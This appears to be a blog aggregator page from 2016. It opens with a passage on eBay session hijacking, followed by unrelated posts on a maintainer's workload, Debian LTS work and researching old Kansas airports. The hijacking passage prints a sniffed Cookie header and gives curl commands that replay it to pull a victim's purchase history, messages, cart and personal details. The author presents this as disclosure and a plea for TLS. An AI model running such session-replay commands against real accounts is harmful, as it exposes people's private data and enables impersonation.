It is left as an exercise to the reader to map the IP addresses to users. You do however have the hint that the first name of the user is in the cookie. This was a very simple example, you can also passively sniff the content of messages sent and recieved on eBay (though I ll admit email has the same flaw in a large number of cases) and you can also see the purchase history and cart contents when those screens are viewed. Ana also pointed out that when you browse for items at home, eBay may recommend you similar items and then those recommendations would also be available to anyone viewing the traffic at your workplace. Perhaps you want to see the purchase history but you re too impatient to wait for the user to view the purchase history screen. Don t worry, this is also possible. Three researchers from the Department of Computer Science at Columbia University, New York published a paper earlier this year titled The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In this paper, they talk about hijacking cookies using packet capture tools and then using the cookies to impersonate users when making requests to websites. They also detail in this paper a number of concerning websites that are vulnerable, including eBay. Yes, it s 2016, nearly 2017, and cookie hijacking is still a thing. You may remember Firesheep, a Firefox plugin, that could be used to hijack Facebook, Twitter, Flickr and other websites. It was released in October 2010 as a demonstration of the security risk of session hijacking vulnerabilities to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. Six years later and eBay has not yet listened. So what is cookie hijacking all about? Let s get hands on. This time, instead of looking at the request line, look at the Cookie header. Just dump that out. Something like:
print(headers['Cookie'])
Now you have the user s cookie and you can impersonate that user. Store the cookie in an environment variable named COOKIE and
sudo apt install curl
# Get the purchase history
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/PurchaseHistory > history.html
# Get the current cart contents
curl --cookie "$COOKIE" http://cart.payments.ebay.co.uk/sc/view > cart.html
# Get the current bids/offers
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/BidsOffers > bids.html
# Get the messages list
curl --cookie "$COOKIE" http://mesg.ebay.co.uk/mesgweb/ViewMessages/0 > messages.html
# Get the watch list
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/WatchList > watch.html
I m sure you can use your imagination for more. One of my favourites is
# Get the personal information
curl --cookie "$COOKIE" http://my.ebay.co.uk/ws/eBayISAPI.dll?MyeBay&CurrentPage=MyeBayPersonalInfo&gbh=1&ssPageName=STRK:ME:LNLK > personal.html
This one will give you the secret questions (but not the answers) and the last 4 digits of the registered card for a seller account. In the case of Mat Honan in 2012, the last 4 digits of his card number led to the loss of his Twitter account. The techniques I ve shown here do not seem to care where the request comes from. We tested using my cookie from Ana s laptop and also tried from a server hosted in the US (our routing origin is in Germany so this should have perhaps been a red flag). I could not find any interface through which I could query my login history, I m not sure what it would have shown. I m not a security researcher, though I do work as an Internet Engineering researcher. I m publishing this as these vulnerabilities have already been disclosed in the paper I linked above and I believe this is something that needs attention. Every time I pointed out to someone that eBay does not use TLS over the last week they were suprised, and often horrified. You might think that better validation of the source of the cookie might help, for instance, rejecting requests that suddenly come from other countries. As long as the attacker is on the path they have the ability to create flows that impersonate the host at the network layer. The only option here is to encrypt the flow and to ensure a means of authenticating the server, which is exactly what TLS provides. You might think that such attacks may never occur, but active probes in response to passive measurements have been observed. I would think that having all these cookies floating around the Internet is really just an invitation for those cookies to be abused by some intelligence service (or criminal organisation). I would be very surprised if such ideas had not already been explored, if not implemented, on a large scale. Please Internet, TLS already.

9 December 2016

Simon Richter: Busy

I'm fairly busy at the moment, so I don't really have time to work on free software, and when I do I really want to do something else than sit in front of a computer. I have declared email bankruptcy at 45,000 unread mails. I still have them, and plan to deal with them in small batches of a few hundred at a time, but in case you sent me something important, it is probably stuck in there. I now practice Inbox Zero, so resending it is a good way to reach me. For my Debian packages, not much changes. Any package with more than ten users is team maintained anyway. Sponsoring for the packages where I agreed to do so goes on. For KiCad, I won't get around to much of what I'd planned this year. Fortunately, at this point no one expects me to do anything soon. I still look into the CI system and unclog anything that doesn't clear on its own within a week. Plans for December: Plans for January: Plans for February: Other than that, reading lots of books and meeting other people.

Guido G nther: Debian Fun in November 2016

Debian LTS November marked the nineteenth month I contributed to Debian LTS under the Freexian umbrella. I had 7 hours allocated which I used completely by: Other Debian stuff Some other Free Software activites

John Goerzen: Giant Concrete Arrows, Old Maps, and Fascinated Kids



Let me set a scene for you. Two children, ages 7 and 10, are jostling for position. There s a little pushing and shoving to get the best view. This is pretty typical for siblings this age. But what, you may wonder, are they trying to see? A TV? Video game? No. Jacob and Oliver were in a library, trying to see a 98-year-old map of the property owners in Township 23, range 1 East, Harvey County, Kansas. And they were super excited about it, somewhat to the astonishment of the research librarian, who I am sure is more used to children jostling for position over the DVDs in the youth section than poring over maps in the non-circulating historical archives! All this started with giant concrete arrows in the middle of nowhere. Nearly a century ago, the US government installed a series of arrows on the ground in Kansas. These were part of a primitive air navigation system that led to the first transcontinental airmail service. Every so often, people stumble upon these abandoned arrows and there is a big discussion online. Even Snopes has had to verify their authenticity (verdict: true). Entire websites exist to tracking and locating the remnants of these arrows. And as one of the early air mail routes went through Kansas, every so often people find these arrows around here. I got the idea that it would be fun to replicate a journey along the old routes. Maybe I d spot a few old arrows and such. So I started collecting old maps: a Contract Airmail Route #34 (CAM 34) map from 1927, aviation sectionals from 1933 and 1946, etc. I noticed an odd thing on these maps: the Newton, KS airport was on the other side of the city from its present location, sometimes even several miles outside the city. What was going on? 1927 Airway Map
(1927 Airway Map) 1946 Wichita Sectional
(1946 Wichita sectional) So one foggy morning, I explained my puzzlement to the boys. I highlighted all the mysteries: were these maps correct? Were there really two Newton airports at one time? How many airports were there, and where were they? Why did they move? What was the story behind them? And I offered them the chance to be history detectives with me. And oh my goodness, were they ever excited! We had some information from a very helpful person at the Harvey County Historical Museum (thanks Kris!) So we suspected one airport at least was established in 1927. We also had a description of its location, though given in terms of township maps. So the boys and I made the short drive over to the museum. We reviewed their property maps, though they were all a little older than the time period we needed. We looked through books and at pictures. Oliver pored over a railroad map of Newton from a century ago, fascinated. Jacob was excited to discover on one map that there used to be a train track down the middle of Main Street! I was interested that the present Newton Airport was once known as Wirt Field, rather to my surprise. I somehow suspect most 2nd and 4th graders spend a lot less excited time on their research floor! Then on to the Newton Public Library to see if they d have anything more and that s when the map that produced all the excitement came out. It, by itself, didn t answer the question, but by piecing together a number of pieces of information newspaper stories, information from the museum, and the maps we were able to come up with a pretty good explanation, much to their excitement. Apparently, a man named Tangeman owned a golf course (the golf links according to the paper), and around 1927 the city of Newton purchased it, because of all the planes that were landing there. They turned it into a real airport. Later, they bought land east of the city and moved the airport there. However, during World War II, the Navy took over that location, so they built a third airport a few miles west of the city but moved back to the current east location after the Navy returned that field to them. Of course, a project like this just opens up all sorts of extra questions: why isn t it called Wirt Field anymore? What s the story of Frank Wirt? What led the Navy to take over Newton s airport? Why did planes start landing on the golf course? Where precisely was the west airport located? How long was it there? (I found an aerial photo from 1956 that looks like it may have a plane in that general area, but it seems later than I d have expected) So now I have the boys interested in going to the courthouse with me to research the property records out there. Jacob is continually astounded that we are discovering things that aren t in Wikipedia, and also excited that he could be the one to add them. To be continued, apparently!

Next.

Previous.